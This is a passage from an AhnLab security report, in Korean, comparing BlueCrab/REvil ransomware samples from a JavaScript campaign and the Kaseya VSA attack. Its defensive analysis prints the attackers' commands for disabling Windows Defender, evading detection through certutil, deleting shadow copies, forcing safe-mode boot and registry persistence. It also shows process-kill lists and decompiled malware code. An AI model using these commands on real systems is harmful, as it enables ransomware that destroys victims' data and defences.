
- DisableRealtimeMonitoring: Windows Defender 실시간 감시 종료
- DisableIntrusionPreventionSystem: Windows Defender 다운로드 파일 검사 비활성화
- DisableScriptScanning: Windows Defender 스크립트 검사 비활성화
- EnableControlledFolderAccess Disabled: 제한된 폴더 접근 허용
- EnableNetworkProtection AuditMode -Force: 네트워크 보호 모드 비활성화
- MAPSReporting Disabled: Microsoft Active Protection Service 보고 비활성화
- SubmitSamplesConsent NeverSend: Windows Defender 샘플 자동 발송 비활성화
- copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe: 정상 certutil.exe windows경로에 cert.exe로 복사
- echo %RANDOM% >> C:\Windows\cert.exe: 복사한 cert.exe의 파일 뒤에 임의의 바이트를 붙여 백신 프로그램의 certutil.exe 실행 탐지 회피
- C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe: 취약점으로 생성된 난독화된 파일 복호화(agent.crt -> agnet.exe)
- del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe: 난독화 파일 및 복사한 certutil.exe 삭제 후 최종 복호화된 exe 파일 실행

[표 10] 실행된 파워셸(PowerShell) 명령어의 기능 및 설명

4) Persistence(공격 지속): Hijack Execution Flow(TID: 1574)

exe 파일은 실행 시 %temp% 경로에 MS 정상 파일(msmpeng.exe)와 블루크랩(BlueCrab) 기능의 dll(mpsvc.dll)을 같은 경로에 생성한다.

[그림 25]는 카세야(Kaseya)사 VSA로 유포된 랜섬웨어 동작 방식을 나타낸 것이다. msmpeng.exe의 실행 시 mpsvc.dll의 ServiceCrtMain을 호출하게 되는데, 공격자가 생성한 dll은 해당 함수에 랜섬웨어 기능을 탑재하여 악성 행위는 해당 dll을 로드한 정상 msmpeng.exe가 실행되게 된다.




[그림 25] 카세야(Kaseya)사 VSA로 유포된 랜섬웨어 동작 방식

이는 정상 프로세스인 msmtpeng.exe를 행위 주체로 하여 백신 프로그램의 탐지를 회피를 시도한 것으로 보인다.

3.2 JS 유포 샘플과 카세야(Kaseya) 샘플간의 비교

다음으로 JS 파일로 유포된 블루크랩(BlueCrab)의 유포 중단 전 마지막으로 수집된 21.07.13 일자 샘플과 카세야(Kaseya) 공격에 사용된 블루크랩(BlueCrab) 샘플을 비교하여 살펴보자. VSS 삭제나 서비스 및 프로세스 종료 등 본격적인 암호화 행위 전 실행되는 코드는 조금 차이가 있으나 그 외 암호화 과정이나 랜섬 페이지의 URL 등 실질적인 부분에서는 카세야(Kaseya) 공격에서 사용한 랜섬웨어와 거의 일치하는 모습을 보인다. [그림 26]은 샘플간의 유사도를 나타낸 그래프이다.



[그림 26] 샘플간의 유사도 그래프

1) 샘플 파일 형식의 차이

JS 유포 블루크랩(BlueCrab)은 DLL 파일 형식의 랜섬웨어를 실행하지만 카세야(Kaseya)는 EXE 파일 형식의 랜섬웨어를 사용한다. [그림 27]은 메모리에 로드된 이미지를 나타낸 것으로 카세야(Kaseya)의 경우 로드된 바이너리에서 PE 구조 시그니처를 의도적으로 제거했다. PE Header, NT Header의 시그니처와 DOS Stub 코드 문자열이 모두 제거된 형태로 메모리상에 로드된다. 이러한 기법은 모니터링 툴이나 백신 프로그램의 진단을 우회하기 위한 목적으로 주로 사용된다.

00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yŷ..	00000000	00 00 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	yŷ..
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	@.....	00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	ŏ...	00000030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	ŏ...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...°.!.Li!Th	00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS	00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....	00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000080	F1 9E 56 58 B5 FF 38 0B B5 FF 38 0B B5 FF 38 0B	ñzVXuy8.uy8.uy8.	00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000090	8E A1 3D 0A B4 FF 38 0B 8E A1 3B 0A B7 FF 38 0B	Ž;=.‘y8.Ž;,.‘y8.	00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000A0	8E A1 3C 0A B4 FF 38 0B 68 00 F6 0B B4 FF 38 0B	Ž;.<‘y8.h.ŏ.‘y8.	000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000B0	68 00 F3 0B B0 FF 38 0B B5 FF 39 0B A9 FF 38 0B	h.ŏ.‘y8.uy9.ŏy8.	000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000C0	68 00 E8 0B B4 FF 38 0B 22 A1 3C 0A AF FF 38 0B	h.ŏ.‘y8.“;<‘y8.	000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000D0	22 A1 3A 0A B4 FF 38 0B 52 69 63 68 B5 FF 38 0B	“;:‘y8.Richuy8.	000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000F0	50 45 00 00 4C 01 05 00 A3 A0 E7 5E 00 00 00 00	PE..L...ŏ ç^....	000000F0	00 00 00 00 4C 01 05 00 5A AD A6 60 00 00 00 00	L...Z.‘^....
00000100	00 00 00 00 E0 00 02 21 0B 01 0E 00 00 AE 00 00	â...!.....ŏ...	00000100	00 00 00 00 E0 00 02 01 0B 01 0E 00 00 C4 00 00	â.....A...

[그림 27] 메모리에 로드된 이미지 비교 (좌: JS 유포 샘플 / 우: 카세야(Kaseya) 샘플)

2) 초기화 과정

JS 유포 블루크랩(BlueCrab)에서는 랜섬웨어 사전 설정 부분에서 [그림 28]과 같은 특정 해외 분석가를 향한 욕설이 담긴 코드가 존재한다. 해당 코드는 실제로 실행되지 않으며 공격자가 메시지를 전달하기 위해 의도적으로 설정한 코드이다. 카세야(Kaseya) 샘플에서는 [그림 29]와 같이 해당 부분이 방화벽 허용 명령어를 실행하는 코드로 되어있다.

```

if ( GetCurrentThreadId() == 777
    && CreateFileW(L"kremez and hszrd fuckoff.txt", 0xC0000000, 4u, 0, 1u, 0x80u, 0) != (HANDLE)-1 )
{
    AddAtomW("polish prostitute");
}

```

[그림 28] 특정 분석가를 향한 메시지 (JS 유포 샘플)

```

ASCII "netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes4"

```

[그림 29] 방화벽 허용 명령어 (카세야(Kaseya) 샘플)

3) 종료 프로세스

프로세스 종료 행위 시 JS 유포 샘플의 경우 “mysql” 하나의 문자열만 확인하여 종료하지만 카세야(Kaseya) 샘플은 다양한 문자열을 확인 후 종료한다. 실행 중인 프로세스 이름에 [표 10]과 같은 문자열이 존재할 경우 종료 대상이 된다.

encsvc, powerpnt, ocssd, steam, isqlplussvc, outlook, sql, ocomm, agntsvc, mspub, onenote, winword, thebat, excel, mydesktopqos, ocaoutopds, thunderbird, synctime, infopath, mydesktopservice, firefox, oracle, sqbcoreservice, dbeng50, tbirdconfig, msaccess, visio, dbsnmp, wordpad, xfssvccon

[표 10] 종료 프로세스 목록

4) C&C 서버 접속 여부

블루크랩(BlueCrab) 랜섬웨어는 내부적으로 다수의 URL을 가지고 있고 암호화 행위 완료 후 이들 URL에 감염 관련 정보를 전송하는 기능이 존재한다. 다수의 URL 중 몇 개만이 실제 공격자가 운용하는 C&C 서버일 것으로 판단된다. [그림 30]과 같이 JS로 유포되는 샘플의 경우 이러한 C&C 서버 접속 기능이 기본적으로 활성화 되어있다. 하지만 카세야(Kaseya) 샘플의 경우 비활성화 되어있어 암호화 행위가 종료된 이후 해당 행위가 발현되지 않는다.

<pre>"net": true, "svc": ["sophos", "backup", "mepocs", "veeam", "sql", "memtas", "vss", "svc\$"],</pre>	<pre>"net": false, "svc": ["veeam", "memtas", "sql", "backup", "vss", "sophos", "svc\$", "mepocs"],</pre>
--	---

[그림 30] C&C 서버 접속 여부 설정 JSON 파일 (좌: JS 유포 샘플 / 우: 카세야(Kaseya) 샘플)

5) 랜섬 노트

랜섬 노트의 내용은 거의 동일하나 제목에 사용된 특수문자, 본문의 대소문자 등에서 차이가 있다. JS 유포 블루크랩(BlueCrab)의 제목의 특수 문자는 진단을 우회하기 위해 변형된 모습이다. [그림 31]은 각 샘플의 랜섬 노트를 비교하여 나타낸 것이다.

<pre>---Welcome.Again.--- [+] Whats Happen? [+] Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion nl32r1zix3. By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).</pre>	JS 유포 BlueCrab, 파일명: nl32r1zix3+readme.txt
<pre>==== Welcome. Again. ==== [-] Whats HapPen? [-] Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension y4y3d. By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).</pre>	Kaseya BlueCrab, 파일명: y4y3d-readme.txt

[그림 31] 랜섬 노트 비교

6) 볼륨 새도 카피 삭제

JS로 유포되는 블루크랩(BlueCrab)의 경우 [표 11]과 같이 볼륨 새도 카피(VSC)를 삭제하기 위해 추가 파워셸(PowerShell) 명령어를 실행한다. 반면 카세야(Kaseya) 샘플의 경우 [표 12]와 같이 별도의 스레드를 생성 후 COM 객체를 사용하여 각각의 VSC 카피를 검색 후 삭제한다.

JS 유포 샘플 VSC 삭제 명령어	
실행 명령어	powershell -e RwBIAHQALQBX...(중략)...kAOwB9AA==
디코딩 결과	Get-WmiObject Win32_Shadowcopy ForEach-Object {\$_.Delete();}

[표 11] JS 유포 샘플 VSC 삭제 명령어

카세야(Kaseya) 샘플 VSC 조회 쿼리(WQL)	
Namespace	ROOT\CIMV2
WQL	select * from Win32_ShadowCopy Win32_ShadowCopy.ID='%s'

[표 12] 카세야(Kaseya) 샘플 VSC 조회 쿼리

7) 관리자 권한 획득

JS 유포 블루크랩(BlueCrab)의 경우 [그림 32]와 같이 권한을 검사하여 일반 유저 권한일 경우 관리자 권한으로 재실행하는 코드가 존재한다. 이 때 UAC 메시지가 노출되며 사용자가 예를 누를 때까지 무한히 반복한다. 델파이(Delphi) PE 단계에서 관리자 권한 획득에 실패할 경우 감염 진행이 되지 않으므로 실질적으로는 의미가 없는 코드이다. 이러한 코드는 카세야(Kaseya) 샘플에는 존재하지 않는다.

```

v5 = get_command_line();
decrypt_string(&initbase, 2056, 12, 10, out);
v7[0] = 60;
v7[1] = 0;
v9 = 0;
v7[2] = GetForegroundWindow();
v7[3] = out; // runas
v7[4] = v4;
v7[5] = v5;
v7[6] = 0;
v7[7] = 1;
v7[8] = 0;
v7[9] = 0;
v7[10] = 0;
v7[11] = 0;
v7[12] = 0;
v7[13] = 0;
v7[14] = 0;
while ( !ShellExecuteExW(v7) )
;

```

[그림 32] JS 유포 샘플 관리자 권한 재실행 코드

8) 추가된 옵션

JS 유포 샘플의 경우 6개 옵션을 사용 가능한 반면 카세야(Kaseya) 샘플의 경우 7가지의 옵션이 존재한다. [그림 33]은 두 샘플의 옵션을 비교하여 나타낸 것이다. 카세야(Kaseya) 샘플에만 존재하는 옵션은 “-smode” 옵션으로 해당 옵션으로 실행 시 부팅 옵션을 안전 모드로 변경하고 부팅 시 자기 자신(랜섬웨어)을 실행하도록 설정한 뒤 강제 재부팅한다. 안전 모드에서는 각종 보안 솔루션들이 실행되지 않으므로 무방비 상태가 된다.

dword_10011000 = find_str_in_commadline(v10) == 0; // -nolan dword_10011004 = find_str_in_commadline(v8) == 0; // -nolocal dword_10011008 = find_str_in_commadline(v14); // -path dword_1001100C = find_str_in_commadline(v9) == 0; // -silent decrypt_string(a4, 2973, 9, 10, v13); v13[5] = 0; dword_10010FF8 = find_str_in_commadline(v13); // -fast decrypt_string(a4, 68, 5, 10, v12); v12[5] = 0; dword_10010FFC = find_str_in_commadline(v12); // -full	dword_4135C4 = find_str_in_commadline(v13) == 0; // -nolan dword_4135C8 = find_str_in_commadline(v10) == 0; // -nolocal dword_4135CC = find_str_in_commadline(v17); // -path dword_4135D0 = find_str_in_commadline(v11) == 0; // -silent dword_4135D8 = find_str_in_commadline(v12); // -smode decrypt_string(initbase, 699, 11, 10, v16); v16[5] = 0; dword_4135BC = find_str_in_commadline(v16); // -fast decrypt_string(initbase, 3486, 11, 10, v15); v15[5] = 0; dword_4135C0 = find_str_in_commadline(v15); // -full
---	---

[그림 33] 두 샘플의 옵션 비교

[표 13]은 -smode 옵션 실행 시 행위이다.

카세야(Kaseya) 샘플 -smode 옵션	
레지스트리	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
등록	DefaultPassword = DTrump4ever
레지스트리	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
등록	*AstraZeneca = [샘플 실행 경로]
WinExec	bcdedit /set {current} safeboot network
레지스트리	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
등록	*MarineLePen= "bcdedit /deletevalue {current} safeboot"

[표 13] -smode 옵션 실행 시 행위

9) 그 외 차이점

카세야(Kaseya) 샘플의 경우 암호화 행위 수행 전 기본적으로 휴지통을 비우는 작업을 진행한다. 또한 [표 14]와 같이 내부 코드 상으로 레지스트리 자동 실행 등록 등의 부가 기능이 존재한다. JS 유포 샘플에서는 해당 부가 기능이 존재하지 않는다.

카세야(Kaseya) 샘플 자동실행 레지스트리 등록 (옵션)	
레지스트리 키	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
값	t32mMaunsR = [실행 exe 경로]

[표 14] 카세야(Kaseya) 샘플 자동 실행 레지스트리 등록

랜섬 노트에 기록된 지불 방법 안내 페이지 URL은 [표 15]와 같으며 두 샘플이 동일하다. 즉 분석 결과, JS 유포 샘플과 카세야(Kaseya) 샘플은 단순히 사용한 랜섬웨어만 같은 것이 아니라 같은 공격 그룹으로 추정된다.


랜섬 페이지 URL	
Onion URL	hxxp://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}
Secondary URL	hxxp://decoder.re/{UID}

[표 15] 랜섬 페이지 URL

4. 블루크랩(BlueCrab) 랜섬웨어 유포 중단

카세야(Kaseya) 공격이 발생한 이후 여러 언론 및 보안업체에서 공격자로 레빌(Revil) 그룹을 지목했다. 이후 얼마 지나지 않은 지난 2021년 7월 13일, JS로 유포되는 블루크랩(BlueCrab) 랜섬웨어의 유포가 모두 중단되었다. 그간 짧은 기간 유포를 중단한 이후 새로운 변형을 만들어 유포하던 이력은 다수 존재하지만 이처럼 장기간 동안 유포를 중단한 사례는 없었다.

현재는 위조된 포럼 페이지를 로드하는 자바스크립트 코드가 동작하지 않으며 이전 샘플들이 활용하던 C&C 서버 서버 또한 응답이 없는 상태이다. 랜섬웨어 감염 완료 시 확인 가능한 랜섬 페이지 또한 [그림 34]와 같은 접속 불가능한 화면이 띄워지며 연결되지 않는다. 랜섬 페이지 도메인 중 onion 도메인이 아닌 “decoder.re” 또한 현재 DNS 쿼리에 응답이 없다.



[그림 34] 현재 접속 불가능한 랜섬 페이지

5. 결론

다크웹 상에서도 블루크랩(BlueCrab) 랜섬웨어와 관련된 웹 페이지가 모두 섀다운 되었다는 보도가 여럿 존재한다. 본 블루크랩 랜섬웨어 유포 중단 상황도 이와 연관이 있을 것으로 추정되는 부분이다. 다만 공격자가 정상 웹 서버를 탈취하여 게시해 놓은 다수의 악성 게시글은 그대로 남아있는 상태이기 때문에 언제든 유포가 다시 시작될 수 있음에 주의해야 한다.

지난 약 1년 간의 진단 로그를 분석한 결과 탐지 수를 기반으로 사용자 유입 상위 키워드는 [표 16]과 같다. 유입 키워드를 통해 사용자는 주로 게임, 유틸리티 등으로 오인하여 랜섬웨어 파일을 다운로드했음을 알 수 있다.

마인크래프트 정품 무료,로블록스 핵,슈퍼 버니맨 무료,마크 포켓몬 모드,캐논 서비스 툴,아이작 최신버전,키뷰어,마인크래프트 포트마이너,천재 교육 교과서 pdf,윈도우7 professional k iso,곰플레이어 통합 코덱,지오메트리대쉬 2.0 pc,바인딩 오브 아이작 애프터버스 플러스,miplatform activex,키즈짱 시장놀이,마인크래프트 점프맵,한쇼 파워포인트,철권7 무료,lg 스마트체 ttf,윈도우 10 어도비 플래시 수동,마인크래프트 도시맵,스팀 게임 무료,구글 스케치업 무료,움직이는 배경화면 무료,스페이스데스크,닌텐도wii 게임,나 혼자만 레벨업 pdf,한글 워드 무료,오토캐드 2019 x force,ddos 공격 프로그램,한글 2010 무료,삼국지11pk 무설치,hevc 코덱,잉크샌즈 보스전,pmbok 한글판 pdf,프레디의 피자가게1,스타크래프트 리마스터 맵,포켓몬스터 알파 사파이어 롬파일,스케치업2017 크랙,리마스터 맵팩,일러스트 무설치,전기 내선규정,자바스크립트로 파일,7080 노래 모음,디스아너드2 한글패치,오토캐드 2014 키젠,심즈4 한글 무료,인디자인 cs6 한글판,윤디자인 무료폰트

[표 16] 사용자 유입 키워드 상위

블루크랩(BlueCrab) 랜섬웨어 유포는 현재 중단된 상태이지만, 이와 유사한 기법으로 한 악성 코드 유포 사례가 늘고 있으므로 사용자의 주의가 필요하다.

한편 안랩 V3 제품군에서는 블루크랩(BlueCrab) 랜섬웨어를 다음과 같은 진단명으로 탐지 및 차단하고 있다.

[파일 진단]

Ransomware/JS.BlueCrab.S*

Ransomware/Win.REvil.C4540965

Ransomware/Win.Sodinokibi.C4540962

[행위 진단]

Malware/MDP.Behavior.M3491

Malware/MDP.Inject.M3044

[메모리 진단]

Ransomware/Win. BlueCrab.XM37

Ransomware/Win. BlueCrab.XM63

Ransomware/Win. BlueCrab.XM120

[AMSI 진단]

Ransomware/JS. BlueCrab.SA1413

Trojan/Win.MSIL

ASEC Report Vol.104

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 **주식회사 안랩**
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지 없이 변경될 수 있습니다.